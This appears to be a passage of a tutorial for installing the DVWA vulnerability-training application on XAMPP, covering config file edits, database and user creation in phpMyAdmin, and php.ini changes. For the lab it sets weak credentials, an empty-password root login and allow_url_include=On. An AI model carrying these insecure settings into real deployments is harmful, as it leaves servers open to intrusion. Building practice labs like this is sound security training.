
4. Download the DVWA folder from the github link (<https://github.com/digininja/DVWA>)



5. Unzip the downloaded zipped folder and then extract the contents to the htdocs folder of XAMPP.



6. Then navigate to the DVWA folder in the htdocs and open the “config” folder.




In the config folder, change the name of the “config.inc.php.dist” file to “config.inc.php” by removing the .dist extension

Name	Date modified	Type	Size
config.inc.php.dist	3/9/2024 1:41 PM	DIST File	3 KB

Name	Date modified	Type	Size
config.inc	3/9/2024 1:41 PM	PHP Source File	3 KB


7. Then open the file and edit the highlighted data variables as follows :
Remove the getenv('DB_SERVER') ?: in db_server

Change the password to “password” in db_password
Change the port number to “3307” in db_port




```
C: > xampp > htdocs > DVWA-master > config > config.inc.php
1  <?php
2
3  # If you are having problems connecting to the MySQL database and all of the variables below are correct
4  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5  #   Thanks to @digininja for the fix.
6
7  # Database management system to use
8  $DBMS = 'MySQL';
9  #$DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 #   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 #   Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 #   See README.md for more information on this.
17 $_DWA = array();
18 $_DWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
19 $_DWA[ 'db_database' ] = 'dvwa';
20 $_DWA[ 'db_user' ] = 'dvwa';
21 $_DWA[ 'db_password' ] = 'p@ssw0rd';
22 $_DWA[ 'db_port' ] = '3306';
23
```

Then save the file after making the changes.




```
C: > xampp > htdocs > DVWA-master > config > config.inc.php
1  <?php
2
3  # If you are having problems connecting to the MySQL database and all of the variables below are correct
4  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5  #   Thanks to @digininja for the fix.
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7  # Database management system to use
8  $DBMS = 'MySQL';
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10
11 # Database variables
12 #   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 #   Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 #   See README.md for more information on this.
17 $_DWA = array();
18 $_DWA[ 'db_server' ] = '127.0.0.1';
19 $_DWA[ 'db_database' ] = 'dvwa';
20 $_DWA[ 'db_user' ] = 'dvwa';
21 $_DWA[ 'db_password' ] = 'password';
22 $_DWA[ 'db_port' ] = '3307';
23
```

8. Go back to the XAMPP folder and then navigate to the “phpMyAdmin” folder



Then, open the config.inc file present



Add the following underneath the information section.

\$cfg['Servers'][\$i]['port'] = 3307;


Then save the file.

```
config.inc.php
```

C: > xampp > phpMyAdmin > config.inc.php

```
8  /*
10 | */
11 $i = 0;
12
13 /*
14 * First server
15 */
16 $i++;
17
18 /* Authentication type and info */
19 $cfg['Servers'][$i]['auth_type'] = 'config';
20 $cfg['Servers'][$i]['user'] = 'root';
21 $cfg['Servers'][$i]['password'] = '';
22 $cfg['Servers'][$i]['extension'] = 'mysqli';
23 $cfg['Servers'][$i]['AllowNoPassword'] = true;
24 $cfg['Servers'][$i]['port'] = 3307;
25 $cfg['Lang'] = '';
```

9. Go to XAMPP and click on “Admin” in MySQL



10. The following page opens. Click on “New”

The screenshot shows the phpMyAdmin interface at the URL `localhost/phpmyadmin/`. The top navigation bar includes links for Home, Settings, Replication, Variables,Charsets, Engines, and Plugins. The left sidebar lists databases: New, information_schema, mysql, performance_schema, phpmyadmin, and test. The main content area is divided into three sections: "Database server", "Web server", and "phpMyAdmin". The "Database server" section provides details about the MySQL server, including its version (10.4.22-MariaDB), connection type (TCP/IP), and user (root@localhost). The "Web server" section shows Apache 2.4.52 (Win64) and PHP 7.4.28. The "phpMyAdmin" section displays version information (5.1.3) and links to documentation, homepage, and support.

Create a database named “dvwa”

The screenshot shows the "Databases" page in phpMyAdmin. The top navigation bar includes links for Databases, SQL, Status, User accounts, Export, Import, and Settings. The main content area is titled "Databases" and features a "Create database" button with a "Create" button. A search bar contains the text "dvwa". Below the search bar is a table listing existing databases: information_schema, mysql, performance_schema, phpmyadmin, and test. The table columns are Database, Collation, and Action. A note at the bottom states: "Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server." with a "Enable statistics" link.

Database	Collation	Action
information_schema	utf8_general_ci	Check privileges
mysql	utf8mb4_general_ci	Check privileges
performance_schema	utf8_general_ci	Check privileges
phpmyadmin	utf8_bin	Check privileges
test	latin1_swedish_ci	Check privileges

11. Then go to “User Accounts”

The screenshot shows the top navigation bar of the phpMyAdmin interface. The tabs include 'Databases', 'SQL', 'Status', 'User accounts' (which is highlighted in blue), 'Export', 'Import', 'Settings', 'Replication', 'Variables', and 'Chars'. Below the navigation bar, a 'General settings' section is displayed, containing a dropdown for 'Server connection collation' set to 'utf8mb4_unicode_ci'.

Then, add the following to the url “&adduser=1&dbname=dvwa” to get privileges for the database

The screenshot shows a browser's address bar with the URL 'localhost/phpmyadmin/index.php?route=/server/privileges&adduser=1&dbname=dvwa' entered.

Enter the details : username as dvwa and password as password and check the grant all privileges on database dvwa checkbox. Then click on Go

The screenshot shows the 'Add user account' form. In the 'Login Information' tab, the 'User name' is set to 'dvwa', 'Host name' is 'Any host', and 'Password' and 'Re-type' fields both contain 'password'. The 'Authentication plugin' is set to 'Native MySQL authentication'. In the 'Database for user account' tab, the 'Grant all privileges on database dvwa' checkbox is checked. The 'Go' button is visible at the bottom right of the form.

The screenshot shows a simple login form with two fields: 'Username' containing 'dvwa' and 'Password' containing 'password'. To the right of the password field is a small icon of a lock with a keyhole.

The user has been successfully created.

You have added a new user.


```
CREATE USER 'dvwa'@'%' IDENTIFIED VIA mysql_native_password USING '***';GRANT USAGE ON *.* TO 'dvwa'@'%' REQUIRE NONE WITH MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0 MAX_UPDATES_PER_HOUR 0 MAX_USER_CONNECTIONS 0;GRANT ALL PRIVILEGES ON `dvwa`.* TO 'dvwa'@'%';
```

[Edit inline] [Edit] [Create PHP code]


Database Table Routine Login Information

12. Then open a new browser window and search for “localhost/dvwa”. Login with “dvwa” and “password” as the username and password respectively.

If there is a 404 Error then change the DVWA-master folder’s name to DVWA and refresh the page



13. Go to the XAMPP server and click on “Config” in Apache. Then open “php.ini” file.



Search for allow_url_include and allow_url_fopen and change book of them to On.

The screenshot shows a code editor displaying the contents of the 'php.ini' configuration file. The file contains various PHP settings, including the ones related to URL handling:

```
; Maximum number of files that can be uploaded via a single request
max_file_uploads=20

; Fopen wrappers ;
;allow_url_fopen=On

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include=On


; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; http://php.net/default-socket-timeout
```


At the bottom of the editor, there are status indicators: 'Ln 862, Col 1 | 21 of 73,635 characters', '100%', 'Windows (CRLF)', and 'UTF-8'.

Search for gd and remove the semicolon(;) from that line.



```
File Edit View
; move to the new ('extension=<ext>) syntax.
;
; Notes for Windows environments :
;
;- Many DLL files are located in the extensions/ (PHP 4) or ext/ (PHP 5+)
; extension folders as well as the separate PECL DLL download (PHP 5+).
; Be sure to appropriately set the extension_dir directive.
;
extension=bz2
extension=curl
;extension=ffi
;extension=ftp
extension=fileinfo
extension=gd2
extension=gettext
;extension=gmp
;extension=intl
;extension=imap
;extension=ldap
extension=mbstring
extension=exif ; Must be after mbstring as it depends on it
extension=mysqli
;extension=oci8_12c ; Use with Oracle Database 12c Instant Client
;extension=odbc
;extension=openssl
;extension=pdo_firebird
Ln 919, Col 1 14 of 73,635 characters 100% Windows (CRLF) UTF-8
```

14. Now go back to the browser page



Setup DVWA

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
`C:xampp\htdocs\DVWA\config\config.inc.php`

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Web Server SERVER_NAME: `localhost`
Operating system: `Windows`

PHP version: `7.4.28`
PHP function display_errors: `Enabled`
PHP function display_startup_errors: `Enabled`
PHP function allow_url_include: `Disabled`
PHP function allow_url_fopen: `Enabled`
PHP module gd: `Installed`
PHP module mysql: `Installed`
PHP module pdo_mysql: `Installed`

Backend database: `MySQL/MariaDB`
Database username: `dvwa`
Database password: `*****`
Database database: `dvwa`
